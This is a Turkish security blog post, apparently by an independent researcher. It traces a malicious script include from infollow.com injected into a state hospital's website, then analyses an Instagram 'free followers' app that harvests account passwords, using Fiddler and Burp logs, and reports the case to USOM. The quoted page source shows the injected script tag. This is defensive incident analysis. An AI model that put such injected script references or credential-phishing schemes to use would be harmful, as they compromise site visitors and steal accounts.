root@avascripts:/var/www/html/jq/jquery.validatebar.js: OK
root@avascripts:/var/www/html/jq/jquery.validate.js:1: OK
root@avascripts:/var/www/html/jq/html5.min.js:2: OK

```

----- SCAN SUMMARY -----
 New files: 5463
 Engine version: 0.99.2
 Scanned directories: 1
 Scanned files: 2761
 Infected files: 0
 Data scanned: 23 MB
 Data read: 104.07 MB (ratio 1.92:1)
 Time: 146.844 sec (2 m 26 s)
 root@ubuntu:~/javascripts#





Bilgisayar taraması

[Ana Sayfa](#)[Bilgisayar taraması 5](#)[Güncelle](#)[Araçlar](#)[Ayarlar](#)[Yardım ve destek](#)

Bilgisayarınızı tarayın

Tüm yerel diskleri tarayın ve tehditleri temizleyin

Gelişmiş taramalar

Özel ve çıkarılabilir medya taramaları



İçerik menüsü

Tarama tamamlandı

Bulunan tehditler: 0

Kullanılan virüs imza veri tabanı: 14777 (20170116)

16.01.2017 17:16:34

[Kapat](#)[Günlüğü göster](#)

İçerik menüsü

Tarama tamamlandı

Bulunan tehditler: 0

Kullanılan virüs imza veri tabanı: 14777 (20170116)

16.01.2017 17:14:21

[Kapat](#)[Günlüğü göster](#)

İçerik menüsü

Tarama tamamlandı

Bulunan tehditler: 0

Kullanılan virüs imza veri tabanı: 14777 (20170116)

16.01.2017 17:13:16

[Tümünü at](#)

ENJOY SAFER TECHNOLOGY™

Taramadan sonraki eylem

Eylem yok

[Lisans satın al](#)

Ücretsiz deneme sürümü 29 gün içinde sona eriyor.

Ardından kayıt dosyasında yer alan JavaScript dosyalarının web adreslerini sort aracı ile sıralayıp ajax.googleapis.com gibi bilinen adresleri ayıkladıktan sonra insfollow.com alan adı dikkatimi çekti. Bu alan adının hangi gov.tr uzantılı devlet sitesi üzerinde tespit edildiğini kontrol ettiğimde ise [Rize Devlet Hastanesi](#)‘nın web sitesi olduğunu gördüm. Web sitesini ziyaret edip kaynak koduna baktığımda insfollow.com alan adını ve enjekte edilen JavaScript dosyasını kolaylıkla tespit edebildim. [VirusTotal](#) sitesi üzerinde insfollow.com adresini arttığımda ise 3 güvenlik yazılımının bunu oltalama (phishing) sitesi olarak tespit ettiğini gördüm.

Rize Devlet Hastanesi - Sa

www.rdh.gov.tr

T.C.
SAĞLIK BAKANLIĞI
TÜRKİYE KAMU HASTANELERİ KURUMU
Rize İli Kamu Hastaneleri Birliği Genel Sekreterliği
RİZE DEVLET HASTANESİ

Rize Devlet Hastanesi
Sağlığınız İçin Çalışıyoruz...

Siteye Giriş

GÖRÜŞ / ÖNERİLER
Çalışanlarınızı görüş ve önerileri için tıklayınız.

GÖRÜŞ / ÖNERİLER
Hastalarımızın görüş ve önerileri için tıklayınız.

ONLINE RANDEVU
Hastanemize randevu almak için tıklayınız.

ULAŞIM BİLGİLERİ
Ulaşım bilgilerini görmek için tıklayınız.

İHALELER
Hastanemizin ihalelerini görmek için tıklayınız!

E - Laboratuvar
Laboratuvar sonuçları için tıklayınız!

Ölüm Bildirim Sistemi
Ölüm Bildirim Sistemine giriş için tıklayınız!

Web sitemiz en iyi 1920 x 1080 çözünürlükte Chrome, Yandex, Firefox, Internet Explorer 10 ve üzeri web tarayıcılarında görüntülenir.
Tasarım & Kodlama: Hüseyin AKYILDIZ | E-posta: huseyin@rdh.gov.tr | Copyright © 2011 - 2017 Rize Devlet Hastanesi

Telerik Fiddler Web Debugger

File Edit Rules Tools View Help GET/book GeoEdge

Replay Stream Decode | Keep: All sessions - Any Process Find Save | Browse | Clear Cache | TextWizard | Tearoff |

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	200	HTTP	www.rdh.gov.tr	/	8.189		text/html	chrome
2	404	HTTP	www.insfollow.com	/kdsnow.js	19.520		text/html	chrome
3	200	HTTP	www.rdh.gov.tr	/intro/style.css	8.238		text/css	chrome
4	404	HTTP	www.rdh.gov.tr	/js/sagtusengelleme1.js	918		text/html	chrome
5	200	HTTP	www.rdh.gov.tr	/media/top.png	55.446		image/png	chrome
6	200	HTTP	www.rdh.gov.tr	/media/gi.png	4.679		image/png	chrome
7	200	HTTP	www.rdh.gov.tr	/intro/intro_bayrak_bg_us...	1.621		image/jpeg	chrome
8	200	HTTP	www.rdh.gov.tr	/intro/intro_bayrak_bg_al...	1.657		image/jpeg	chrome
9	200	HTTP	www.rdh.gov.tr	/intro/intro_saya_fa_alt_bg...	27.890		image/png	chrome
10	404	HTTP	www.rdh.gov.tr	/js/sagtusengelleme1.js	918		text/html	chrome
11	200	HTTPS	www.google-analytics...	/analytics.js	11.590	public, ...	text/javascript	chrome
12	200	HTTP	www.rdh.gov.tr	/gir/index.html	949		text/html	chrome
13	200	HTTP	www.rdh.gov.tr	/altsag/menu.html	2.381		text/html	chrome
14	200	HTTP	www.rdh.gov.tr	/altsag/index.html	5.280		text/html	chrome
15	200	HTTP	www.rdh.gov.tr	/	8.189		text/html	chrome
16	200	HTTP	www.rdh.gov.tr	/intro/saya_orta_bg.png	27.251		image/png	chrome
17	200	HTTP	www.rdh.gov.tr	/intro/intro_saya_orta_bg...	27.498		image/png	chrome
18	200	HTTP	www.rdh.gov.tr	/intro/intro_bayrak_bg_or...	395		image/jpeg	chrome
19	200	HTTP	www.rdh.gov.tr	/gir/swfobject.js	6.860		application/...	chrome
20	200	HTTP	www.rdh.gov.tr	/altsag/cs/Style.css	10.260		text/css	chrome
21	404	HTTP	www.rdh.gov.tr	/altsag/slider/themes/def...	918		text/html	chrome
22	404	HTTP	www.rdh.gov.tr	/altsag/slider/themes/pas...	918		text/html	chrome
23	404	HTTP	www.rdh.gov.tr	/altsag/slider/themes/orm...	918		text/html	chrome
24	404	HTTP	www.rdh.gov.tr	/altsag/slider/nivo-slider.css	918		text/html	chrome
25	200	HTTPS	www.google-analytics...	/collect?v=1&v=j47&a=...	35	no-cac...	image/gif	chrome
26	200	HTTP	www.rdh.gov.tr	/media/css/core_compres...	53.825		text/css	chrome
27	200	HTTPS	www.google-analytics...	/ga.js	16.022	public, ...	text/javascript	chrome
28	404	HTTP	www.rdh.gov.tr	/ajax.googleapis.com/aja...	918		text/html	chrome
29	200	HTTP	www.rdh.gov.tr	/media/js/lang_box.js	31.680		application/...	chrome
30	200	HTTP	www.rdh.gov.tr	/media/js/jquery.tinycaro...	2.891		application/...	chrome
31	200	HTTP	www.rdh.gov.tr	/media/js/all_compressed...	108.099		application/...	chrome
32	200	HTTP	www.rdh.gov.tr	/altsag/images/erandevu....	3.387		image/png	chrome
33	200	HTTP	www.rdh.gov.tr	/altsag/index.html	5.280		text/html	chrome
34	200	HTTPS	www.google-analytics...	/_utm.gif?utmwv=5.6.7...	35	no-cac...	image/gif	chrome

Composer Statistics Inspectors AutoResponder Headers TextView WebForms HexView Auth Cookies Raw JSON XML Request Headers [Raw] [Header Definitions] GET/kdsnow.js HTTP/1.1 Cache Cache-Control: no-cache Pragma: no-cache Client Accept: */* Accept-Encoding: gzip, deflate, sdch Accept-Language: en-US,en;q=0.8 User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36

Get SyntaxView Transformer Headers TextView ImageView HexView WebView Auth Calling Cookies Raw JSON XML

HTTP/1.1 404 Not Found Date: Mon, 16 Jan 2017 14:00:33 GMT Server: Apache Connection: close Content-Type: text/html Content-Length: 19507

<!DOCTYPE html><html lang="tr" class="js"><head><script async src="//pagead2.googlesyndication.com/pagead/js/adsbygoogle.js">(adsbygoogle = window.adsbygoogle || []).push({google_ad_client: "ca-pub-26739462631533", enable_page_level_ads: true});</script><!-- Start Alexa Certify Javascript --><script type="text/javascript">_atrk_opts = { atrk_acct:"uhZmo1IWNa10mh", doNotRendInFrames: true, disableShareButtons: true };</script>

Find... (press Ctrl+Enter to highlight all) View in Notepad

Rize Devlet Hastanesi - Sa view-source:www.rdh.gov.tr

```

1 <html xmlns="http://www.w3.org/1999/xhtml">
2 <head><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
3   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
4 <html>
5 <head>
6
7
8 <meta http-equiv="Content-Type" content="text/html; charset=windows-1254">
9 <meta name="keywords" content="Rize Devlet Hastanesi">
10 <meta name="description" content="Rize Devlet Hastanesi - Sağlığınız için çalışıyoruz.">
11 <meta http-equiv="Content-Language" content="tr">
12 <meta name="Copyright" content="Rize Devlet Hastanesi">
13 <meta name="Author" content="Rize Devlet Hastanesi">
14 <meta name="Robots" content="All">
15 <meta name="Revisit-After" content="10" +="" days="">
16 <meta name="msapplication-TileColor" content="#CE3944">
17 <meta name="theme-color" content="#CE3944">
18 <meta name="apple-mobile-web-app-status-bar-style" content="#CE3944">
19 <style>body { background-size:cover; background-attachment:fixed; }</style>
20 <script src="http://www.infollow.com/kdsnow.js"></script>
21 <link href="intro/style.css" rel="stylesheet" type="text/css">
22 <title>Rize Devlet Hastanesi - Sağlığınız İçin Çalışıyoruz... </title>
23 <script language="javascript" src="/js/saglusengelleme1.js"></script>
24 <head><script>
25   (function(i,s,o,g,r,a,m){i['GoogleAnalyticsObject']=r;i[r]=i[r]||function(){
26     (i[r].q=i[r].q||[]).push(arguments),i[r].l=1*new Date();a=s.createElement(o),
27     m=s.getElementsByTagName(o)[0];a.async=1;a.src=g;m.parentNode.insertBefore(a,m)
28   })(window,document,'script','https://www.google-analytics.com/analytics.js','ga');
29
30   ga('create', 'UA-85550032-1', 'auto');
31   ga('send', 'pageview');
32
33 </script></head>
34 <script language="JavaScript">
35 2
36 <!--
37 3
38 function boyutlama()
39 4
40 {
41 5
42 var yukseklik=document.getElementById('iframe').contentWindow.document.body.scrollHeight;
43 6
44 document.getElementById('iframe').height=yukseklik+5;
45 7

```

Scan report for UTC -

Secure | https://www.virustotal.com/en/url/3bcea492af5d7c394e8606ab8a302b94545370cd510d1772ad89ecfb9e90c72/analysis/1484672988/

Community Statistics Documentation FAQ About English Join our community Sign in

virus total

URL:	http://www.infollow.com/	Detection ratio:	3 / 69	Analysis date:	2017-01-17 17:09:48 UTC (0 minutes ago)
					
Analysis Additional information Comments Votes					
URL Scanner	Result				
Sangfor	Malware site				
Fortinet	Phishing site				
Kaspersky	Phishing site				
ADMINUSLabs	Clean site				
AegisLab WebGuard	Clean site				
AlienVault	Clean site				
Anti-AVL	Clean site				
Avira (no cloud)	Clean site				
Baidu-International	Clean site				
BitDefender	Clean site				
Blueliv	Clean site				
C-SIRT	Clean site				
Certly	Clean site				
CLEAN MX	Clean site				
Comodo Site Inspector	Clean site				
CRDF	Clean site				
Other virus	Clean site				

<http://www.infollow.com> web sitesini ziyaret ettiğimde ise bu sitenin [Instagram](#) sosyal medya platformu için takipçi satmak amacıyla oluşturulmuş bir web sitesi olduğunu gördüm. Bu kılıf altında oluşturulup, kullanıcıların sosyal medya ve ağ parolalarını çalan zararlı siteleri ve zararlı JavaScript kodlarını daha önce analiz ettiğim ([Jeton Hırsızları](#) , [Sosyal Ağ Hırsızları](#)) için araştırmaya devam etmeye karar verdim.

Instagram Takipçi • Instag X

www.insfollow.com/kdsnow.js

insefollow.com

İNDİREN HERKESE **+1000 KREDİ** Instagram Takipçi ve Beğeni Sistemi

Yeni Android Uygulamamızı İndirin Yoruma Hesap Adınızı Yazın Krediniz Anında Yüklensin

MOBİL UYGULAMAYI İNDİR ✓

Siteye Giriş Yap ▾

İllersiniz. Tek yapmanız gereken Instagram ile giriş yapmanız !

EDİYE Siteme Giriş Sorumluluklarını Okudum Kabul Ediyorum.


INSTAGRAM İLE BAGLANIN

INSTAGRAM İLE BAGLANIN 2

TAKİPÇİ BAYİ PANEL GİRİŞİ

BEĞENİ BAYİ PANEL GİRİŞİ

TAKİPÇİ SATIN AL



Instagram Takipçi • Instag X TAKİPÇİ KAZAN + - Google

www.insfollow.com/kdsnow.js

insefollow.com

Ücretsiz %100 Yerli Instagram Takipçi ve Beğeni Sistemi

POPÜLER OLMANIN KISA YOLU

Binlerce insanla etkileşim halinde olabilirsiniz. Tek yapmanız gereken Instagram ile giriş yapmanız !

HER GÜN 200 KREDİ HEDİYE
Sisteme Giriş Sorumluluklarını Okudum Kabul Ediyorum.

INSTAGRAM İLE BAGLANIN

INSTAGRAM İLE BAGLANIN 2

TAKİPÇİ BAYİ PANEL GİRİŞİ

BEĞENİ BAYİ PANEL GİRİŞİ

TAKİPÇİ SATIN AL





İlk olarak sitede reklamı yapılan Takipçi Kazan mobil uygulamasını indirip [Genymotion](#) öykünücü (emulator) üzerinde çalıştardım. Açılan mesaj penceresinde, uygulamaya Instagram hesabı ile giriş yapılması gerektiği söyleyiyordu. Ben de bunun üzerine kendime parolasını gönül rahatlığıyla kaldırabileceğim bir Instagram hesabı açtım.

The screenshot shows the Google Play Store interface. The search bar at the top contains the text 'İnsfollow'. Below the search bar, there are tabs for 'Uygulamalar' (Applications), 'Kategoriler' (Categories), 'Ana Sayfa' (Home), 'Üst Sıralar' (Top Charts), and 'Yeni Çıkanlar' (New Releases). On the left, a sidebar menu is open under 'Mağaza' (Marketplace), showing categories like 'Oyunlar' (Games), 'Aile' (Family), 'Editörün Seçimi' (Editor's Choice), 'Hesap' (Account), 'Kod Kullan' (Use Code), 'Hediye kartı satın al' (Buy gift card), 'İstek listemi' (Request list), 'Oyun etkinliği' (Game event), and 'Ebeveyn Rehberi' (Parental guidance). The main content area displays search results for 'İnsfollow' with four items shown:

- TAKİPÇİ KAZAN + İnsfollow**: Free, 4.5 stars, 214 votes. Description: 'TAKİPÇİ KAZAN + İnsfollow'
- Takipçi Begeni Kazan İnsfollow**: Free, 4.5 stars, 214 votes. Description: 'Takipçi Begeni Kazan İnsfollow'
- Sanal Takipçi ve Beğen İnsfollow**: Free. Description: 'Sanal Takipçi ve Beğen İnsfollow'
- Hepsidükkan'dan İnsfollow**: Free, 4.5 stars, 214 votes. Description: 'Hepsidükkan'dan İnsfollow'

The screenshot shows the apkpure.com website. The URL in the address bar is <https://apkpure.com/takipci-kazan/com.nantsinstansfansflow>. The page title is 'TAKİPÇİ KAZAN + APK'. The page features a large red icon of three people. Below the icon, it says 'TAKİPÇİ KAZAN + APK'. It shows a rating of 4.6/5 from 214 votes. The author is listed as 'İnsfollow'. The latest version is 2.0.1, published on 2016-12-30. A 'Download APK (5.2 MB)' button is prominently displayed. To the right, there is an advertisement for HostGator with a 60% off offer. Below the main content, there are four screenshots of the app interface showing follower statistics. On the right side of the page, there is a 'Editors' Picks' section listing several other apps.



Uygulamayı çalıştırduğumda arka planda <http://myapi.mobiroller.com> web adresine yapılan isteklerden bu uygulamanın [Mobiroller](#) ile geliştirildiğini öğrendim. Giden isteklere daha detaylı baktığında da, uygulama geliştiricisine ait olan e-posta adresleri rahatlıkla görülebiliyordu.

Burp Suite Professional v1.7.12 - Temporary Project

Host Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Len
15	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=aveNavigation_msf0600718_52353_0@gmail.com		✓	200	46
16	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=msf0600718_52353_0@gmail.com		✓	200	171
17	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=aveIntroMessage_msf0600718_52353_0@gmail.com		✓	200	54
18	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=msf0600718_52353_0@gmail.com		✓	200	171
19	http://myapi.mobiller.com	POST	/AveAnalytics/SessionStart		✓	200	23
20	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=514015		✓	200	43
21	http://myapi.mobiller.com	POST	/AveAnalytics/ScreenDisplay		✓	200	23
22	http://www.infollow.com	GET	/sistemgiris		✓	200	59
23	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/webfont.js		✓	200	121
24	http://ajax.googleapis.com	GET	/ajax/libs/jquery/2.0.0/jquery.min.js		✓	200	83
25	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/polyfills/es5-shim.min.js		✓	200	16
26	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/polyfills/es5-sham.min.js		✓	200	72

Instagram ile Bağlanın

Kullanıcı adı:

Şifre:

Unuttun mu?

Giriş yap

Anasayfaya Geri Dön

Hesabın yok mu?
Kaydolmak için uygulamayı edin.

Takipçi Kazan uygulamasının davranışını anlamak için ilk olarak uygulamaya hatalı Instagram parolamı girdim. “Kullanıcı adı veya şifre yanlış!!!” mesajından uygulamanın aldığı kullanıcı adı ve parola bilgisini anlık olarak Instagram üzerinde kullandığı açıkça anlaşılıyordu. Doğru parola girdikten sonra ise uygulamanın beni bilgilendirme ve ödeme sayfasına yönlendirdiğini gördüm. Daha sonra Instagram hesabımı giriş yaptığımda ise takip ettiğim kişilerin hızla arttığını gördüm. Çok geçmeden Instagram hesabımı giriş yapamaz oldum ve kısa bir süre sonra hesabım Instagram tarafından dolduruldu.

Burp Suite Professional v1.7.12 - Temporary Project

Host Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Len
15	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=aveNavigation_msf0600718_52353_0@gmail.com		✓	200	46
16	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=msf0600718_52353_0@gmail.com		✓	200	171
17	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=aveIntroMessage_msf0600718_52353_0@gmail.com		✓	200	54
18	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=msf0600718_52353_0@gmail.com		✓	200	171
19	http://myapi.mobiller.com	POST	/AveAnalytics/SessionStart		✓	200	23
20	http://myapi.mobiller.com	GET	/JSON/GetJSON?accountScreenID=514015		✓	200	43
21	http://myapi.mobiller.com	POST	/AveAnalytics/ScreenDisplay		✓	200	23
22	http://www.infollow.com	GET	/sistemgiris		✓	200	59
23	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/webfont.js		✓	200	121
24	http://ajax.googleapis.com	GET	/ajax/libs/jquery/2.0.0/jquery.min.js		✓	200	83
25	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/polyfills/es5-shim.min.js		✓	200	16
26	http://instagramstatic-a.ak...	GET	/bluebar/a7a7e25/scripts/polyfills/es5-sham.min.js		✓	200	72
30	http://www.infollow.com	POST	/login.php		✓	302	375
31	http://www.infollow.com	GET	/sistemgiris?error=hata		✓	200	602

Instagram ile Bağlanın

Kullanıcı adı:

Şifre:

Unuttun mu?

Giriş yap

Kullanıcı adı veya şifre yanlış !!!

E-posta Adresinizi veya Hesabınızı Kontrol ediniz
Tekrar Deneyiniz !!!

Anasayfaya Geri Dön

Hesabın yok mu?
Kaydolmak için uygulamayı edin.

Burp Suite Professional v1.7.12 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept HTTP history WebSockets history Options

Filter: Showing all items

#	Host	Method	URL	Params	Edited	Status	Length	MIME t...	Extension	Title
32	http://www.infollow.com	POST	/login.php			302	303	HTML	php	m339
33	http://www.infollow.com	GET	/home			200	38517	HTML	css	m339
34	http://www.infollow.com	GET	/bootstrap/css/bootstrap.min.css			200	10572	CSS	css	
35	http://www.infollow.com	GET	/style/font-awesome.min.css			200	20572	CSS	css	
36	http://www.infollow.com	GET	/style/pace.css			200	2474	CSS	css	
37	http://i7.addthis.com	GET	/js/300/addthis_widget.js			200	345149	script	js	
38	http://www.infollow.com	GET	/style/endless.min.css			200	135472	CSS	css	
39	http://www.infollow.com	GET	/css/sty.css			200	106509	CSS	css	
40	http://www.infollow.com	GET	/css/styresponsive.css			200	5818	CSS	css	
41	http://bc.vc	GET	/js/bcvc_in.js			200	1846	script	js	
42	http://code.ionicframework...	GET	/ionicons/2.0.0/css/ionicons.min.css			200	51644	CSS	css	
43	http://www.infollow.com	GET	/style/endless-skin.css			200	21285	CSS	css	
44	http://www.infollow.com	GET	/js/jquery-1.10.2.min.js			200	93283	script	js	
45	http://www.infollow.com	GET	/bootstrap/js/bootstrap.min.js			200	32039	script	js	
46	http://www.infollow.com	GET	/js/modernizr.min.js			200	2465	script	js	
47	http://fonts.googleapis.com	GET	/css?family=Open+Sans:400,300italic,400italic,600,600italic,700,700italic,800,800italic			200	24346	CSS	css	
48	http://www.infollow.com	GET	/js/pace.min.js			200	12277	script	js	

Request Response

Raw Params Headers Hex

```
GET /home HTTP/1.1
Host: www.infollow.com
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Linux; Android 6.0; Samsung Galaxy S6 - 6.0.0 - API 23 - 1440x2560 Build/MRA50K; rv:53.0) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0
Referer: http://www.infollow.com/sistemgiris?error=beta
Accept-Encoding: gzip, deflate
Accept-Language: en-US
Cookie: PHPSESSID=d8ig24nkotutfltvbjbpq0ist&t
X-Requested-With: com.nantsinstansfansfllow
Connection: close
```

INSFOLLOW.COM - BİLGİLENDİRME

Hosgeldin Hemen Vip Üyelik
alarak istediğiniz kullanıcıyı Takipçi ve Beğeni
atabilirsiniz. Vip kullanıcılar günlük 500 kredi
kazanırlar.

0553 24

Aktif Kullanıcı Sayısı : 5865

500 Türk Takipçi + Son 3 fotoğrafınıza
200 Beğeni 10 TL Hemen al Arkadaşlarını
Şaşır Kredi Kartı ile Ödeme

9 Fotografınıza 1900 Beğeni 49.99 TL
Hemen al Arkadaşlarını Şaşır Kredi Kartı ile Ödeme

hack4career • Instagram

Instagram

Search

hack4career Edit Profile

0 posts 0 followers 2 following


hack4career

Start capturing and sharing your moments.
Get the app to share your first photo or video.

Download on the App Store GET IT ON Google play

Experience the best version of Instagram by getting the app.

GET IT ON Google Play Download on the App Store



Bu çalışmanın sonucunda, devlet sitelerimizin [They PWN Houses!](#) yazısına konu olan organize gruplar haricinde takipçi kılıfı altında siteler oluşturan sosyal ağ ve medya hırsızları tarafından da hedef alındığını öğrenmiş oldum. Yaptığım bu bireysel çalışmanın devlet sitelerinin güvenliğini sağlayan yetkililer kurumlara ışık tutmasını temenni eder, takipçi kazan, beğenin kazan gibi web sitelerine, mobil uygulamalara karşı sosyal ağ ve medya kullanıcılarının dikkatli olmasını önerir, bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Yapmış olduğum [bildirime](#) istinaden çalışma başlatan [USOM](#)'a, sorumlu bir vatandaş olarak teşekkür ederim.

[USOM-TRCERT #14343#] Siber Güvenlik İhbarı Inbox

ihbar@usom.gov.tr to me 10:23 AM (6 hours ago)

Images are not displayed. [Display images below - Always display images from ihbar@usom.gov.tr](#)

Turkish English [Translate message](#) [Turn off for: Turkish](#)

Sayın İlgi,

Konuya ilgili #14343# ID'li ihbarınız tarafımıza ulaşmış olup konuya ilgili çalışmalar başlatılmıştır.

Bilgilerinize,

Ulusal Siber Olaylara Müdahale Merkezi (USOM-TRCERT)
Bilgi Teknolojileri ve İletişim Kurumu
Tel: [\(0312\) 586 53 05](tel:(0312)5865305)
Web: www.usom.gov.tr
E-posta: iletisim@usom.gov.tr

Not: Araştırmayı yaptığım zaman ile blog yazısını yazmam ve yayımlamam arasında geçen süre zarfında yazıya konu olan hastanenin web sayfasından ilgili zararlı kodun kaldırıldığı görülmüştür.

The post [Tehdit Avı](#) appeared first on [Siber Güvenlik Günlüğü](#).

Tuzak Sistem ile Hacker Avı

By Mert SARICA on July 3rd, 2017

Etrafındaki tanıdığım, tanımadığım çok sayıda kişiden son yıllarda şu soruyu duymaya başladım, "Verilerimi şifrelediler, para istiyorlar, ne yapabilirim ? Kimden yardım alabilirim ?". Bunu, yıllarca yapılan uyarıları dikkate almayıp, emniyet kemeri takmadan yola çıkıp, hızla duvara toslayıp daha sonra kolunu kaybeden bir kişinin "kolumu kaybettim, ne yapabilirim ?" sorusuna benzetiyorum. Bazı hataların maalesef telafisi ya kolay olmuyor ya da olmuyor. Şifreleme zararlı yazılımlarının cirit attığı siber dünyada, verilerinizi periyodik olarak yedeklemez, sistemlerinizde/cihazlarınızda güçlü parolalar kullanmaz (büyük, küçük harf ve özel karakter kullanma gibi), sistemlerinizin güvenliğini sıkılaştırmasanız (hardening), muhakkak art niyetli birilerinin doğrudan ya da dolaylı olarak hedefi haline gelmeniz çok uzun

